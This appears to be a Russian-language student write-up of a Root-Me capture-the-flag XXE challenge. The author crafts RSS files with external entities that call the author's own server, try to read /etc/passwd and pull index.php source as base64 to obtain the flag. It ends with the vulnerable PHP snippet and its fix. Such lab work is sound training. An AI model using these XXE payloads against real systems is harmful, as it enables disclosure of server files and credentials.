



1. Изучите функционал задания, убедитесь, что XML-сущности включены.
2. Проверьте, что внешние сущности включены: прочитайте файл с сервера или отправьте проверочный запрос на свой сервер.
3. * Прочитайте флаг и сдайте его на root-me.org.
4. * Поднимите копию задания с XXE у себя на локальной машине и исправьте уязвимость XXE.
5. Если у вас есть желание еще больше потренироваться в данном типе уязвимостей, можете решить эти [задания](#)

1. Попробовал сделать rss файл.



```
GNU nano 2.9.3
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE rss [<!ENTITY shp "medved">]>
<rss version="2.0">
<channel>
  <title>W3Schools Home Page</title>
  <link>https://www.w3schools.com</link>
  <description>Free web building tutorials</description>
  <item>
    <title>Preved </title>
    <link>https://www.w3schools.com/xml/xml_rss.asp</link>
    <description>New RSS tutorial on W3Schools</description>
  </item>
  <item>
    <title>XML Tutorial</title>
    <link>https://www.w3schools.com/xml</link>
    <description>New XML tutorial on W3Schools</description>
  </item>
</channel>
</rss>
```

Работает.



checker | login

RSS Validity Checker

URL : http://gbgbgb.ml/4.xml

=====

Preved

=====

XML document is valid

=====

XML Tutorial

=====

XML document is valid

Если попробовать сделать вставить переменную где-либо то будет ошибка XML is not valid.
Нужно сделать `php://filter/read=convert.base64-encode/resource=`

2. Сделал пинг на свой сервер и проверил

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE rss [
  <!ELEMENT title ANY>
  <!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=http://gbgbgb.ml/ping" >
]>
<rss version="1.0" xmlns:atom="http://www.w3.org/2005/Atom">
  <channel>
    <title>The Blog</title>
    <link>http://example.com/</link>
    <description>A blog about things</description>
    <lastBuildDate>Mon, 03 Feb 2014 00:00:00 -0000</lastBuildDate>
    <item>
      <title>&xxe;</title>
      <link>http://example.com</link>
      <description>a post</description>
      <author>author@example.com</author>
      <pubDate>Mon, 03 Feb 2014 00:00:00 -0000</pubDate>
    </item>
  </channel>
</rss>
```

```
212.129.38.224 - - [01/Jun/2021:12:25:33 +0000] "GET /1.xml HTTP/1.1" 200 743 "-" "-"
212.129.38.224 - - [01/Jun/2021:12:25:33 +0000] "GET /ping HTTP/1.0" 404 178 "-" "-"
18.220.227.42 - - [01/Jun/2021:12:26:16 +0000] "GET / HTTP/1.1" 200 396 "-" "Mozilla/5.0 (X11; Linux x86_64) Apple
18.220.227.42 - - [01/Jun/2021:12:26:20 +0000] "GET /favicon.ico HTTP/1.1" 404 209 "-" "Mozilla/5.0 (X11; Linux x8
```


3. При попытке загрузить например файл <file:///etc/passwd> видим вот такой ворнинг:

Warning: simplexml_load_string(): open_basedir restriction in effect. File(/etc/password) is not within the allowed path(s): (/challenge/web-serveur/ch29) in /challenge/web-serveur/ch29/index.php on line 34 Warning:


simplexml_load_string(php://filter/read=convert.base64-encode/resource=file:///etc/passwd):
failed to open stream: operation failed in /challenge/web-serveur/ch29/index.php on line 34
Берем путь до index.php и вставляем в наш файл

```
GNU nano 2.9.3 9.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE rss [
  <!ELEMENT title ANY>
  <!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=/challenge/web-serveur/ch29/index.php" >
]>
<rss version="1.0" xmlns:atom="http://www.w3.org/2005/Atom">
  <channel>
    <title>The Blog</title>
    <link>http://example.com/</link>
    <description>A blog about things</description>
    <lastBuildDate>Mon, 03 Feb 2014 00:00:00 -0000</lastBuildDate>
    <item>
      <title>&xxe;</title>
      <link>http://example.com</link>
      <description>a post</description>
      <author>author@example.com</author>
      <pubDate>Mon, 03 Feb 2014 00:00:00 -0000</pubDate>
    </item>
  </channel>
</rss>
```

Получаем строку кодированную в base64



Раскодируем ее, например в `burp`




Видим там флаг

Молодец, ты выиграл 35 Баллы

Молодец, ты выиграл 35 Баллы

Профиль на root-me <https://www.root-me.org/2-147?lang=en>

4. Скопировал себе страничку и поднял на виртуалке на nginx



Чтобы защититься в выделенной строчке надо написать true

```
echo '<html>';
echo '<header><title>XXE</title></header>';
echo '<body>';
echo '<h3><a href="?action=checker">checker</a>&nbsp;  |&nbsp;  <a href="?action='

if ( ! isset($_GET['action']) ) $_GET['action']="checker";

if($_GET['action'] = "checker"){

    libxml_disable_entity_loader(false);
    libxml_use_internal_errors(true);
```